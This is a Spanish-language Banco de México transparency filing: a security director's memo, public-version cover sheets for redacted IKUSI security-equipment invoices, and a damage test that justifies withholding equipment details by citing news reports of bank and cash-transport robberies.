Transparencia confirmar la clasificación de la información realizada por esta Dirección, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados Lineamientos, informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el siguiente:

PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO	
DGE:	
• Dirección de Seguridad (Director) • Gerencia de Prevención y Planeación de Seguridad (Gerente) • Subgerencia de Planeación, Formación y Evaluación en Seguridad (Sugerente) • Centro de Coordinación y Control (Jefe/a)	
DGTI:	
• Gerencia de Telecomunicaciones (Gerente) • Subgerencia de Administración de Sistemas Electrónicos (Todo el personal) • Subgerencia de Desarrollo de Servicios de Telecomunicaciones (Todo el personal) • Subgerencia de Planeación y Regulación (Todo el personal)	
DCPP:	
• Dirección de Contabilidad, Planeación y Presupuesto (Director) • Gerencia de Gestión Presupuestal (Todo el personal) • Gerencia de Contabilidad e Información Financiera (Todo el personal)	
DRM:	
• Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal). • Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal). • Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).	

Atentamente,





ING. GONZALO MARAÑÓN VILLEGAS
Director de Seguridad

BANCO DE MÉXICO	
RECIBIDO	
27 ENE 2020	
Comité de Transparencia	
Por: B12322	Hora: 11:10
Recibo este Oficio en dos paginas, sc. s catatulas y una prueba de daño. - -	

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C4524-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u> celebrada el <u>21</u> de <u>Enero</u> de <u>2020</u> Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1,2	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.




CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C4525-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1,2	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



CARÁTULA DE VERSIÓN PÚBLICA


La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C5710-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número 06/2020 celebrada el 29 de enero de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA

Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1,2	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C5711-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C5757-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	


A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Seguridad
II. La identificación de los documentos del que se elaboran las versiones públicas.	C5761-O (factura XML de IKUSI México)
III. Firma del titular del área y de quien clasifica.	 ING. GONZALO MARAÑÓN VILLEGAS Director de Seguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número 06/1020, celebrada el 29 de enero de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
g	1	Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.




PRUEBA DE DAÑO

Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México

En términos de lo dispuesto en los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y V, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracciones I, IV y V, de la Ley Federal de Transparencia y Acceso a la Información Pública; Décimo séptimo, fracción VIII, Vigésimo segundo, fracción II, y Vigésimo tercero de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, es de clasificarse como información reservada aquella cuya publicación:

- Posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, así como lo indispensable para la provisión de bienes o servicios.
- Comprometa las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero o el buen funcionamiento de los sistemas de pago.
- Pueda poner en riesgo la vida, seguridad o salud de una persona física.

La divulgación de la información relativa a "Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México", representa un riesgo de perjuicio significativo al interés público, compromete la seguridad nacional, la seguridad en la provisión de moneda nacional al país, y pone en riesgo la vida, seguridad y salud de personas físicas, toda vez que dicho riesgo es:

1) Real, ya que revelar o divulgar la información relativa a las "Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México", proporcionaría datos que pueden ser utilizados para la planeación y ejecución de actividades ilícitas, como asaltos, atentados y/o secuestros en contra de este Instituto Central y de sus servidores públicos, y, en consecuencia, el cumplimiento de la finalidad establecida en el artículo 2o. de la Ley del Banco de México, en el sentido de proveer a la economía del país de moneda nacional.

Asimismo es importante destacar que de conformidad con los artículos 28, párrafo séptimo de la Constitución Política de los Estados Unidos Mexicanos, así como 2o. y 4o. de la Ley del Banco de México, el Estado ejerce de manera exclusiva, a través del Banco de México, funciones en las áreas estratégicas de acuñación de moneda y emisión de billetes, por lo cual resulta evidente que divulgar las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, representaría una amenaza a la Seguridad Nacional al ponerse en riesgo el cumplimiento de la finalidad del Instituto Central de proveer a la economía del país de moneda nacional.

Lo anterior, debido a que le corresponde privativamente emitir billetes y ordenar la acuñación de moneda metálica, así como poner ambos signos en circulación a través de las operaciones que dicha Ley le autoriza realizar, función que se cumple, necesariamente, con el correcto funcionamiento de los sistemas de seguridad.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre las que se encuentran las áreas estratégicas de acuñación de moneda y emisión de billetes citadas.

Asimismo, el artículo décimo séptimo, fracción VII, de los Lineamientos, establece que podrá considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Por lo antes referido, es evidente que divulgar la información de que se trata, facilitaría conocer las características exactas de equipos y sistemas de seguridad que se utilizan en el Banco de México para el funcionamiento, mantenimiento y operación del área estratégica de acuñación de moneda y emisión de billetes, y los cuales garantizan la seguridad de los mismos. Lo anterior, al dar a conocer las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México.

Por las razones expuestas, la divulgación de la citada información compromete la seguridad nacional y la seguridad en la provisión de moneda al país, que refiere el artículo 113, fracciones I y IV, de la Ley General

de Transparencia y Acceso a la Información Pública, ya que de divulgarse la información se podría destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos, como es la provisión de moneda nacional al país.

Por otra parte, es indispensable señalar que, proporcionar la información relativa a las "Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México", otorgaría elementos que, facilitan el conocimiento de las características y funcionamiento de los mismos, lo cual pondría en riesgo la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la Junta de Gobierno.

En ese mismo sentido, conforme a la experiencia en el contexto de seguridad y robo, un modo de operación común de los delincuentes es el asalto a las empresas de traslado de valores, lo cual se facilitaría o lograría, a través del conocimiento y divulgación de información como la que contienen las "Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México", por lo que el hecho de hacerla del dominio público, implica un riesgo y una amenaza inminente a las instalaciones del Banco de México, así como al personal que labora en el mismo, ya que dicha información puede ser utilizada por diversos grupos delincuenciales para planear y ejecutar un asalto a las instalaciones del Banco de México.

Asimismo, revelar la citada información compromete la seguridad en la provisión de moneda nacional al país que prevé el artículo 113, fracción IV, de la Ley General de Transparencia y Acceso a la Información Pública, toda vez que un eventual ataque a las instalaciones del Banco Central de la Nación, o a sus aeronaves, afectaría el cumplimiento de la finalidad establecida en el ya *referido* artículo 2o. de la Ley del Banco de México, en el sentido de proveer a la economía del país de moneda nacional.

En consecuencia, de conformidad con lo establecido en el artículo 113, fracción V, de la Ley General de Transparencia y Acceso a la Información Pública, divulgar la información referente a las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, pone en inminente riesgo la vida, seguridad o salud del personal que se encarga de los traslados de valores y de los miembros de la Junta de Gobierno, así como de las personas que pudieran encontrarse cerca de algún punto de ataque por parte de la delincuencia organizada. En tal sentido, es indispensable salvaguardar la vida, seguridad y salud de todo el personal y personas que pudieran estar involucradas.

2) Demostrable, por las características de operación del Banco de México, el dar a conocer las marcas y modelos de los equipos o sistemas de seguridad que utiliza, facilitaría la realización de un ataque a las

instalaciones, al servicio de traslado de valores del propio Banco Central, así como a los miembros de la Junta de Gobierno. Adicionalmente, al hacer públicas las marcas y modelos de los equipos o sistemas de seguridad, se podrían obtener detalles sobre la manera en que operan, sus limitantes así como las vulnerabilidades informáticas que podrían presentarse durante su vida útil, situación que sería aprovechada para afectar su desempeño incluso, para proveer de información incorrecta a los operadores; con lo cual se incrementaría la probabilidad de un ataque exitoso.

Por otra parte, es importante mencionar que el actuar de la comisión de delitos, normalmente conlleva la pérdida de vidas humanas y en la actualidad, ésta, mantiene una constante actividad en el asalto a Bancos y servicios de traslado de valores, tanto a nivel nacional como internacional, como ejemplos, se citan algunos casos de robos que destacaron en su planeación a través del conocimiento de las marcas y modelos de los equipos o sistemas:

1. **Ciudad de Fortaleza, Brasil, agosto de 2005**, se sustrajo de las instalaciones del Banco Central de Brasil, un botín equivalente a 70 millones de dólares de los EE.UU. de América, dicho acto con pleno conocimiento de los equipos de detección, permitiendo la construcción de un túnel de 200 metros¹
2. **Acassuso, Buenos Aires, Argentina, enero de 2006**, la sucursal ubicada en la Ciudad de Acassuso del Banco Río, fue atacada con pleno conocimiento de los equipos de seguridad por un grupo de hombres que distrajeron a las autoridades, fingiendo una toma de rehenes, mientras robaban las cajas de seguridad para escapar a través de un túnel con un botín estimado en 8 millones de dólares de los EE.UU. de América.²
3. **Oaxaca de Juárez, Oaxaca, marzo de 2011**, la empresa de traslado de valores Compañía Mexicana de Traslado de Valores (COMETRA), sufrió un asalto en sus instalaciones, el grupo delictivo ingresó con pleno conocimiento tanto de los equipos como de los

¹ Fuente: (9 de agosto de 2005) "Una banda perpetra el mayor robo bancario de la historia de Brasil". Consultado el 29 de enero de 2016, de El Mundo. Sitio web: <http://www.elmundo.es/elmundo/2005/08/09/sociedad/1123550484.html>

² Fuente: (12 de enero de 2006) "Golpe al banco Río de Acassuso: los secretos del "robo del siglo". Consultado el 29 de enero de 2016, de El Clarín. Sitio web: <http://edant.clarin.com/diario/2006/12/22/politicas/g-08601.htm>



protocolos de comunicación y actuación, a las instalaciones fingiendo ser empleados encargados de la transportación de valores y robaron 157 millones de pesos M.N.³

4. **Ciudad de México, enero de 2016**, en la sucursal Lagunilla de la institución financiera BBVA Bancomer S.A., Institución de Banca Múltiple, Grupo Financiero BBVA Bancomer (BBVA Bancomer), un grupo de hombres hizo un boquete en la azotea del edificio de tres pisos y atados con cuerdas descendieron hasta la sucursal, cortaron el cableado de cámaras de vigilancia de los negocios aledaños y cubrieron con espuma y pintura las cámaras del interior de dicha sucursal, para posteriormente hacer otro boquete en la bóveda; extraoficialmente se mencionó que el botín fue de 10 millones de pesos.⁴
5. **São Paulo, Brasil, octubre 2017**, descubren en Brasil túnel para robar un banco. La policía de Brasil descubrió un túnel de 600 metros construido junto a una sede del Banco de Brasil, donde un grupo de ladrones planeaba realizar “en breve” el robo de unos mil millones de reales (cerca de seis mil millones de pesos). La policía encontró el túnel la noche del lunes 02 de octubre en la Zona Sur de São Paulo. Momentos después atraparon a 16 personas que pretendían llevar a cabo el robo, mientras fabricaban herramientas para la excavación. Asimismo, las autoridades informaron que la banda estuvo excavando el túnel durante cuatro meses; contaba con iluminación, madera y barras de hierro. Conectaba con la bóveda del banco y en el otro extremo con una casa, punto base de los ladrones.⁵
6. **Miguel Hidalgo, CDMX., octubre 2017**, roban casi 5 mdp de sucursal bancaria en Miguel Hidalgo. Cuatro individuos armados ingresaron a la sucursal bancaria Santander ubicada en Plaza Legaria 252, en la colonia Ampliación Torre Blanca para cometer un asalto. Los individuos sometieron a tres empleados bancarios con cinchos en las manos para inmovilizarlos y facilitar el robo de acuerdo con los testigos, los implicados

³ Fuente: (20 de marzo de 2011) “Roban 157 mdp de sede de Cometra en Oaxaca”. Consultado el 29 de enero de 2016, de Vanguardia MX. Sitio web: <http://www.vanguardia.com.mx/roban157mdpdesedecometraenoaxaca-678864.html>

⁴ Fuente: (15 de enero de 2016). “Robo de película en la Lagunilla”. Consultado el 28 de enero de 2016, de El Gráfico. Sitio web: <http://www.elgrafico.mx/viral/15-01-2016/robo-de-pelicula-en-la-lagunilla>

⁵ Fuente: (05 de octubre de 2017) “Ellos intentaron hacer el mayor robo del mundo”. Consultado el 22 de noviembre de 2017, de El Imparcial. Sitio web: <http://www.elimparcial.com/EdicionEnLinea/Notas/LoCurioso/05102017/1262150-Ellos-intentaron-hacer-el-mayor-robo-del-mundo.html>

abrieron la bóveda bancaria y se presume que el monto de dicho botín fue de casi 5 millones de pesos.⁶

7. **Viña del Mar, Chile, noviembre 2017**, intentaron robar banco cavando túnel a través de un desagüe. Elementos de la Policía chilena, conocidos como Carabineros, realizaron un operativo en una sucursal del Banco Estado donde localizaron la construcción de un túnel para llegar hasta la bóveda de la sucursal. A las 21h55 se activaron las alarmas de la sucursal del Banco Estado, lo que provocó la llegada de las fuerzas policíacas a la sucursal. Al realizar una inspección dentro de la bóveda, encontraron diferentes herramientas y se percataron de la existencia de un túnel en el suelo de alrededor de 50 centímetros de diámetro, dentro del cual se encontraron ventiladores y más herramientas. La excavación del túnel fue a través de un ducto del desagüe que tenía su salida aproximadamente a 60 metros de la sucursal. El motivo por el cual no pudieron abrir la bóveda fue que ésta cuenta con un sistema programado con fecha y hora para su apertura.⁷
8. **Curacá, Brasil, diciembre 2017**, un grupo armado interceptó e hizo explotar una unidad de traslado de valores de la empresa Preserve, mientras circulaba por la carretera BA-210 en la ciudad de Curacá, perteneciente al estado brasileño de Bahía. A las 10h30, los asaltantes se desplazaban por la carretera en dos camionetas, cuando interceptaron a la camioneta de Preserve y comenzaron a dispararle en repetidas ocasiones. Los delincuentes colocaron explosivos para tener acceso al contenido de la camioneta; la detonación fue de tal magnitud, que arrojó partes del cofre a más de 30 metros de distancia y varios billetes quedaron destruidos.⁸

⁶ Fuente: (02 de octubre de 2017). “Roban casi 5 mdp de sucursal bancaria en Miguel Hidalgo”. Consultado el 22 de noviembre de 2017, de Noticias MVS. Sitio web: <http://www.mvsnoticias.com/#/noticias/roban-casi-5-mdp-de-sucursal-bancaria-en-miguel-hidalgo-545>

⁷ Fuente: (20 de noviembre de 2017) “Desconocidos intentaron robar banco en Viña del Mar: cavaron túnel a través de un desagüe”. Consultado el 22 de noviembre de 2017, de Biobio Chile. Sitio web: <http://www.biobiochile.cl/noticias/nacional/region-de-valparaiso/2017/11/20/desconocidos-intentaron-robar-banco-en-vina-del-mar-cavaron-tunel-a-traves-de-un-desague.shtml>

⁸ Fuente: (29 de diciembre 2017). “Asaltantes someten a custodios y explotan unidad de traslado de valores”. Consultado el 09 de enero de 2018, de G1 Globo, sitio web: <https://g1.globo.com/ba/bahia/noticia/bandidos-rendem-vigilantes-e-explodem-carro-forte-em-estrada-na-ba-cofre-foi-arremessado-a-30m.ghtml>

9. **Guadalajara, enero 2018**, frustran asalto en sucursal bancaria. Un delincuente fue abatido por la Policía de Guadalajara al frustrar el asalto que pretendía llevar a cabo en un Banco Azteca ubicado en Lomas de Polanco. El sujeto arribó al lugar con un arma de fuego calibre .38, con la que pretendía robar el efectivo y algunos muebles del establecimiento, incluso, tenía amenazadas a dos personas. Sin embargo, uno de los cajeros activó la alarma silenciosa, por lo que la policía municipal consiguió llegar antes de que se perpetrara el asalto. A su arribo, el delincuente amenazó a los oficiales con el arma que empuñaba, por lo que éstos le dispararon.⁹
10. **Asunción, Paraguay, enero 2018**, tres empleados de la empresa Prosegur reconocieron haber hurtado 600 millones de guaraníes, equivalentes a dos millones de pesos mexicanos. Los implicados fueron un chofer, un cajero y un acompañante, quienes fueron identificados como Isidro Rojas, Fabio Benítez y Diego Ledezma, respectivamente. El hecho fue denunciado por Prosegur luego de notar la cantidad faltante. Los guardias, quienes se volvieron a presentar a sus puestos de trabajo, fueron interrogados por los directivos de la empresa y al principio negaron haber cometido el robo; sin embargo, en las cámaras de seguridad se observó la apropiación del dinero por parte de uno de ellos. Ante las evidencias presentadas, los tres admitieron que se habían quedado el dinero y revelaron dónde habían escondido cada uno su parte del botín. Finalmente, casi todo el dinero fue recuperado y quedaron a disposición del Ministerio Público.¹⁰
11. **Johannesburgo, Sudáfrica, junio 2018**, Sudáfrica padece de una ola de asaltos a unidades de traslado de valores, puesto que desde comienzo del año 2018 se han registrado más de 150 robos. Se han detectado principalmente dos modos de operación; el primero involucra un grupo de asaltantes que organiza una emboscada en la carretera, disparando armas de grueso calibre contra los neumáticos de la unidad antes de usar explosivos para acceder a los valores. El segundo modo de operación es el ataque armado apenas saliendo de las instalaciones donde se recaudó el dinero. Los grupos armados normalmente se conforman entre 10 y 20 miembros, además de estar

- equipados con rifles AK47, otros rifles de asalto y explosivos de calidad. Hay voces que señalan que la autoría y planeación de los asaltos puede venir de las propias corporaciones policiales y/o de los delincuentes encarcelados. Del 2016 al 2017 hubo un aumento del 104% en los asaltos a unidades de valores en Sudáfrica y se pronostica un crecimiento semejante para 2018, situación que se ha manifestado como una emergencia nacional en el país.¹¹
12. **Johannesburgo, Sudáfrica, septiembre 2018**, Se agrava la situación de asaltos a camionetas de valores en Sudáfrica. La autoridad sudafricana reportó que los asaltos a empresas de traslado de valores aumentaron en 56% durante el último año; alcanzando la cifra de 238 asaltos en el periodo abril 2017 a marzo 2018. La situación que vive Sudáfrica de asaltos a empresas de traslado de valores es tan aguda, que algunas organizaciones bancarias manifiestan que la cifra oficial se quedó corta y señalan que fueron en realidad 385 asaltos, lo que significaría poco más de un asalto al día en promedio. Se cree que la mayoría de los asaltos los cometen grupos del crimen organizado que operan a nivel nacional y poseen información privilegiada respecto al traslado de valores. Se estima que durante la última década el botín sustraído derivado de asaltos a empresas de traslado de valores en Sudáfrica supera los mil millones de rands, equivalentes a 1,260 mdp mexicanos.¹²
 13. **Santo Domingo Tehuantepec, Oaxaca, febrero 2019**, Un asalto a la sucursal bancaria Basefi fue frustrado al activarse la alarma de seguridad. Los delincuentes huyeron. En el primer reporte se informó que se trataba de tres sujetos armados y que para ingresar al banco golpearon al guardia de seguridad. Dentro del banco, alguien activó la alarma y los ladrones se fueron sin lograr su cometido.¹³

⁹ Fuente: (03 de enero 2018), "Policías lapallés abaten a presunto asaltante en Lomas de Polanco" Consultado el 04 de enero de 2018, de El Informador, sitio web: <http://www.elinformador.mx/actualidad/seguridad/abaten-a-preso-asaltante-en-lomas-de-polanco-20180103>

¹⁰ Fuente: (05 de enero 2018), "Civildades de Prosegur Paraguay admiten autorrobo" Consultado el 09 de enero de 2018, de Hoy Paraguay, sitio web: <http://www.hoy.com.py/actualidad/seguridad/civildades-de-prosegur-admiten-autorrobo-1500-millones>

¹¹ Fuente: (17 de junio 2018), "¿Emergencia nacional en Sudáfrica por robos a camionetas de valores?" Consultado el 20 de junio de 2018, en BBC News, sitio web: <http://www.bbc.com/news/world-africa-44728938>

¹² Fuente: (12 de septiembre 2018), "Se agrava la situación de asaltos a camionetas de valores en Sudáfrica" Consultado el 18 de septiembre de 2018, en Business Tech Sudáfrica, sitio web: <http://business-tech.co.za/news/business/2018/09/12/south-africa-situation-gets-even-more-dangerous-than-it-is/>

¹³ Fuente: (21 de febrero 2019), "Frustran asalto a BANSEFI de Tehuantepec" Consultado el 8 de marzo 2019, en e-consulta.com Oaxaca, sitio web: <http://www.e-consulta.com/actualidad/seguridad/2019/02/21/frustran-asalto-banefi-de-tehuantepec>



14. **Inhapi, Brasil, Mayo 2019**, Un grupo de criminales armados asaltó y explotó una camioneta de valores (empresa no mencionada), cuando circulaba por la carretera BR-423 en el municipio de Inhapi, perteneciente al estado brasileño de Alagoas. A las 19h30 los criminales se movilizaban en tres vehículos, desde los cuales dispararon a los neumáticos de la camioneta de valores para detenerla. Después de un intercambio de disparos entre asaltantes y custodios, la camioneta se detuvo y estos últimos descendieron de la unidad y se alejaron antes que fuera explotada. Los asaltantes tomaron el dinero y escaparon. Durante su huida, incendiaron un vehículo compacto y un camión de carga. Se destacó el hecho que el lugar donde se cometió el asalto tiene una pobre recepción de señal de telefonía celular. No se informó la cantidad de dinero que fue robada.¹⁴

